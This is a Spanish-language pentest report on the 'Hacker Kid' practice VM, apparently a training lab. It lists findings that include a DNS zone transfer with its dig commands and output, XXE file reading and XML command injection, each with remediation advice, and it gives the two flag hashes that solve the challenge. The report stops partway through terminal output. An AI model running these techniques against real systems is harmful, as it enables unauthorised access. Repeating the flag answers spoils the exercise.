



BlackStone Project

Hacking Ethical - Hacker Kid

2023-10-19

Pentesting Report

Generated by BlackStone

AVISO LEGAL

Este documento contiene información confidencial y propietaria la cual es de uso exclusivo de Hacker Kid. La reproducción o uso no autorizado de este documento está totalmente prohibido.

CONTROL DE DOCUMENTO

NOMBRE DOCUMENTO:	Hacking Ethical - Hacker Kid
AUTOR:	Jonathan Jesus Jacinto Badillo
CLIENTE:	Hacker Kid

DECLARACIÓN DE CONFIDENCIALIDAD

Este informe contiene la información relativa a las posibles brechas de seguridad de Hacker Kid y sus sistemas. BlackStone recomienda que sean tomadas precauciones especiales para proteger la confidencialidad de este documento y de la información contenida en él. Todas las demás copias del informe se han entregado a Hacker Kid. La evaluación de la seguridad es un proceso incierto, basado en las experiencias, la información actualmente disponible y las amenazas conocidas. Se debe entender que todos los sistemas de información, por su naturaleza dependen de los seres humanos y son vulnerables en cierto grado.

Este informe podrá recomendar que Hacker Kid utilice ciertos productos de software o hardware fabricados o mantenidos por otros proveedores. BlackStone basa estas recomendaciones a partir de su experiencia previa con las capacidades de estos productos. Sin embargo, BlackStone no puede y no debe garantizar que un determinado producto funcionará según lo anunciado por el vendedor.

ÍNDICE

1 INTRODUCCIÓN	4
1.1 OBJETIVO	4
1.2 ALCANCE	4
2 RESUMEN EJECUTIVO.....	5
3 RESULTADO DE LAS PRUEBAS.....	6
3.1 Detalles de los objetivos	6
http://192.168.3.153/	6
http://hackerkid.blackhat.local/	10
http://192.168.3.153:9999/	16
192.168.3.153	20
4 TABLA DE CRITICIDAD	29
http://192.168.3.153/	29
http://hackerkid.blackhat.local/	29
http://192.168.3.153:9999/	29
192.168.3.153	29
5 CONCLUSIONES	30

1 INTRODUCCIÓN

Durante las pruebas se simulan las actividades que realizaría un atacante real, descubriendo las vulnerabilidades, su nivel de riesgo, y generando recomendaciones que permitan al cliente Hacker Kid realizar la remediación de estas. En cada sección de este informe se detallan los aspectos importantes de la forma en que un atacante podría utilizar la vulnerabilidad para comprometer y obtener acceso no autorizado a información sensible. Se incluyen además directrices que al ser aplicadas mejoraran los niveles de confidencialidad, integridad y disponibilidad de los sistemas analizados.

1.1 OBJETIVO

El objetivo de la evaluación de seguridad es detectar las vulnerabilidades de seguridad existentes en los sistemas analizados para posteriormente generar un informe con los hallazgos y recomendaciones que permitan la remediación de estas.

1.2 ALCANCE

La evaluación realizada se ha centrado en los objetivos aprobados en el alcance del contrato, en el cual se establece:

No.	Objetivos
1	http://192.168.3.153/
2	http://hackerkid.blackhat.local/
3	http://192.168.3.153:9999/
4	192.168.3.153

2 RESUMEN EJECUTIVO


La máquina virtual "Hacker Kid" es un entorno que probablemente se utiliza para fines de formación y práctica en el ámbito de la seguridad informática y el hacking ético. El objetivo principal es permitir a los usuarios explorar, aprender y desarrollar habilidades relacionadas con la ciberseguridad.

En este entorno, se plantea un desafío de encontrar dos banderas ocultas en diferentes ubicaciones del sistema. Las banderas se presentan en forma de hashes MD5, y no se requiere descifrar los hashes, sino simplemente localizarlos. Esto refleja un enfoque de aprendizaje práctico, donde los participantes deben aplicar sus conocimientos de seguridad informática y técnicas de búsqueda para encontrar las banderas ocultas.

En resumen, la máquina virtual "Hacker Kid" proporciona una plataforma de aprendizaje y desafío para aquellos interesados en el campo de la seguridad informática como a los alumnos de la plataforma Hacker-Mentor interesados en el hacking ético, donde el objetivo es encontrar las banderas ocultas en forma de hashes MD5 en diferentes ubicaciones del sistema.

Bandera 1 → a3172711f9517080a137217dc891bd72

Bandera 2 → 27f2d9475f1bb6fa213eb3e71f344a79



3 RESULTADO DE LAS PRUEBAS

3.1 Detalles de los objetivos


<http://192.168.3.153/>

Nombre: Insufficient Transport Layer Security (TLS)

Criticidad: 2.0 - Media

Descripción

Expone datos confidenciales debido a un cifrado o configuración débil.



```
79 </br>
80 </br>
81 </br>
82 </br>
83 </br>
84 </br>
85 </br>
86
87
88 <center>
89   <font color="red">
90
91
92
93 Okay so you want me to speak something ?<br>I am a hacker kid not a dumb hacker. So i created some subdomains to return back on the server whenever i want!!<br>Out of my many homes...
94 <font color="red">
95 </center>
96
97
98 <!--
99
100 <div class="container py-5">
101   <h1>Thanks</h1>
102
103 TO DO: Use a GET parameter page_no to view pages.
104 -->
105 <!-- Optional JavaScript -->
106 <!-- jQuery first, then Popper.js, then Bootstrap JS -->
107
108 <script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q81/X+965Dz08rT7abK41J35t01AqVgRVzpbzo5SmXKp4YfRvH+8abtTE1Pi6jizo" crossorigin="anonymous"></script>
109 <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js" integrity="sha384-U02eT0CpQd5J06h1tySKVPhzwJ9W01c[HTMGA3JDZmnoq45F86dIHNDz0W1" crossorigin="anonymous"></script>
110 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-JjSmVgyd0p3pXB1rIBZ0Ay0YoIy60rQeVrjIEaFf/nJGz1xPdsf4x0xIM+B07jRM" crossorigin="anonymous"></script>
111
112
113
114
115 </body>
116 </html>
117
```

Recomendaciones:

- 1- Actualizar Protocolos TLS: Asegurar que estás utilizando protocolos TLS actualizados, como TLS 1.2 o 1.3, en lugar de versiones obsoletas. Esto mejora la seguridad de la capa de transporte.


- 2- Configuración Fuerte de TLS: Ajusta la configuración de TLS para utilizar cifrados seguros y configuraciones fuertes. Deshabilitar cifrados junto con protocolos débiles para proteger las comunicaciones y eliminar pistas del proceso para ciertos accesos al sistema web en la codificación de las páginas web.
 - 3- Certificados Válidos y Confiables: Utilizar certificados SSL/TLS emitidos por autoridades de certificación confiables y asegúrate de que estén actualizados. Esto garantiza la autenticidad de las conexiones seguras.
 - 4- HSTS (HTTP Strict Transport Security): Implementar la política HSTS para forzar conexiones seguras a través de HTTPS y evitar conexiones no seguras, lo que ayuda a prevenir ataques de interceptación.
-

Nombre: HTTP Header Injection

Criticidad: 2.0 - Media

Descripción

Permite a los atacantes insertar encabezados maliciosos en las solicitudes HTTP.



Recomendaciones:


- 1- Validación y Escape de Datos: Validar y escapa los datos de entrada para evitar caracteres maliciosos en los encabezados.
 - 2- Configuración del Servidor Web: Configurar el servidor web para prevenir la interpretación incorrecta de caracteres especiales en los encabezados HTTP.
 - 3- Control de Sesiones y Autenticación: Implementar un sólido control de sesiones y autenticación para evitar que los atacantes inserten encabezados maliciosos en solicitudes no autenticadas.
-

Nombre: Command Injection

Criticidad: 2.0 - Media

Descripción

Permite ejecutar variables en la dirección url el cual lleva a diferentes sitios webs del servidor cambiando ciertos aspectos de la petición, este proceso se automatiza y se hace más potente mediante herramientas de hacking ético.



Recomendaciones:

- 1- Validación Rigurosa de Entradas: Implementa una validación estricta de las entradas de usuario para garantizar que sean seguras y cumplan con los requisitos.
 - 2- 2- Escapado de Datos y Listas Blancas: Utiliza funciones de escapado de datos y listas blancas en lugar de listas negras para prevenir ataques de inyección y asegurar la seguridad al mostrar datos de usuario.
 - 3- 3- Firewall y Auditorías de Seguridad: Configura un Firewall de Aplicación Web (WAF) y realiza auditorías de seguridad regulares para detectar y bloquear ataques de inyección.
 - 4- 4- Actualizaciones y Educación en Seguridad: Mantén el software actualizado con parches de seguridad y proporciona formación en seguridad cibernética para el personal y desarrolladores.
-

Nombre: Security Misconfiguration

Criticidad: 1.0 – Baja

Descripción

Se produce cuando la configuración de seguridad no se encuentra debidamente ajustada o configurada de manera apropiada.

Recomendaciones:

- 1- Revisiones Regulares: Realiza revisiones regulares de la configuración de seguridad en tus sistemas y aplicaciones.
 - 2- Principio de Menor Privilegio: Limita los privilegios de acceso a lo esencial y concede acceso solo cuando sea necesario.
 - 3- Elimina Configuraciones Predeterminadas: Evita usar configuraciones predeterminadas inseguras y personaliza la configuración según las necesidades de seguridad.
 - 4- Monitorización Continua: Establece sistemas de monitorización y registros de seguridad para detectar configuraciones erróneas de manera proactiva.
-

<http://hackerkid.blackhat.local/>

Nombre: Configuración incorrecta del DNS integrado del Directorio Activo

Criticidad: 2.0 - Media

Descripción

Facilita la modificación no autorizada de registros del DNS mediante el uso de herramientas que permiten la identificación de múltiples registros DNS disponibles en el servidor.

```
root@kali: /opt/BlackStone/BlackStone/logos_clientes
File Actions Edit View Help
http://192.168.3.153/?page=... x +
; <<<> DiG 9.19.17-1-Debian <<<> @192.168.3.153 hackerkid.blackhat.local ns
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 33677
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2f0bf4b303676c32010000006531003fb2674fb2b5457a1c (good)
;; QUESTION SECTION:
;hackerkid.blackhat.local.      IN      NS



;; AUTHORITY SECTION:
blackhat.local.      3600    IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600

;; Query time: 12 msec
;; SERVER: 192.168.3.153#53(192.168.3.153) (UDP)
;; WHEN: Thu Oct 19 06:09:05 EDT 2023
;; MSG SIZE rcvd: 117

(root@kali)~/opt/BlackStone/BlackStone/logos_clientes
# dig @192.168.3.153 blackhat.local axfr

; <<<> DiG 9.19.17-1-Debian <<<> @192.168.3.153 blackhat.local axfr
; (1 server found)
;; global options: +cmd
blackhat.local.      10800   IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600
blackhat.local.      10800   IN      NS       ns1.blackhat.local.
blackhat.local.      10800   IN      MX       10 mail.blackhat.local.
blackhat.local.      10800   IN      A        192.168.14.143
ftp.blackhat.local.  10800   IN      CNAME    blackhat.local.
hacker.blackhat.local. 10800   IN      CNAME    hacker.blackhat.local.blackhat.local.
mail.blackhat.local.  10800   IN      A        192.168.14.143
ns1.blackhat.local.  10800   IN      A        192.168.14.143
ns2.blackhat.local.  10800   IN      A        192.168.14.143
www.blackhat.local.  10800   IN      CNAME    blackhat.local.
blackhat.local.      10800   IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600

;; Query time: 4 msec
;; SERVER: 192.168.3.153#53(192.168.3.153) (TCP)
```



Recomendaciones: Para mejorar la seguridad del sistema, es fundamental implementar las siguientes medidas:

- 1- **Restricción de Acceso a la Administración del DNS:** Limitar el acceso a las funciones de administración del DNS únicamente a usuarios autorizados y ubicaciones de confianza, mediante autenticación sólida y controles de acceso adecuados.
- 2- **Supervisión de Cambios del DNS:** Establecer un sistema de supervisión constante de los cambios en la configuración del DNS, lo que permite detectar y responder de manera inmediata a modificaciones no autorizadas o potencialmente maliciosas.


- 3- Prevención de Fugas de Resoluciones de Nombres DNS Sensibles: Implementar medidas para evitar la divulgación no autorizada de resoluciones de nombres DNS sensibles o específicos, a través de políticas de filtrado o bloqueo que protejan la privacidad y la seguridad del servidor.

Nombre: XML External Entity (XXE) Inyección

Criticidad: 3.0 - Alta

Descripción

La vulnerabilidad de Inyección de Entidades Externas XML (XXE) se produce cuando una aplicación web permite el procesamiento de datos XML de manera insegura y la inclusión de referencias a entidades externas no confiables en el documento XML. Esto puede dar lugar a la recuperación de datos confidenciales o ataques de denegación de servicio. Para prevenir XXE En este caso se logra leer archivos confidenciales de la maquina mediante variables inyectables maliciosas.



Recomendaciones:

- 1- Desactivación de Entidades Externas No Confiables: Para mitigar la vulnerabilidad de Inyección de Entidades Externas XML (XXE), se recomienda desactivar el soporte para entidades externas no confiables en la configuración del analizador XML. Esto evita que entidades externas maliciosas sean procesadas y utilizadas en posibles ataques.

- 2- Utilización de Bibliotecas de Procesamiento XML Seguras: Es fundamental emplear bibliotecas de procesamiento XML seguras en lugar de desarrollar un analizador XML personalizado. Estas bibliotecas deben estar actualizadas para abordar posibles vulnerabilidades conocidas y reducir el riesgo de XXE.
 - 3- Validación del XML: La implementación de una sólida validación del XML es esencial. Asegúrate de aceptar únicamente documentos XML válidos y confiables. Utiliza esquemas o DTD que limiten o excluyan las entidades externas para fortalecer la seguridad.
 - 4- Segregación de Redes: Mantener una segregación adecuada entre las redes públicas y las redes privadas o críticas es una medida preventiva importante. Esto reduce el riesgo de que un atacante pueda acceder a recursos sensibles mediante la inyección de entidades externas.
 - 5- Monitorización y Registro: Para una protección adicional, establece una monitorización constante para detectar actividades sospechosas o intentos de explotación de XXE. Además, lleva un registro de estos intentos para analizarlos posteriormente y fortalecer la seguridad de las aplicaciones web y sistemas.
-

Nombre: Inyección de comandos en solicitudes XML

Criticidad: 4.0 - Muy Alta

Descripción

Permite a los atacantes ejecutar comandos en el sistema arbitrariamente. La vulnerabilidad de Inyección de Comandos en solicitudes XML es un riesgo de seguridad que surge cuando una aplicación web procesa solicitudes XML de forma insegura y permite la ejecución de comandos maliciosos en el sistema subyacente. En este contexto, un atacante puede utilizar una solicitud XML para introducir comandos, como la codificación de archivos de programas en Base64, lo que podría dar lugar a la visualización de archivos protegidos o la ejecución de comandos no autorizados en el servidor de destino, luego de obtener la codificación en Base64 de programas ejecutables en el servidor se pueden previsualizar decodificándolo una vez obtenidos.


```
root@kali: /home/kali/Desktop/machines/HackerKid
File Actions Edit View Help
alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -lF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands. Use like so:
# sleep 10; alert
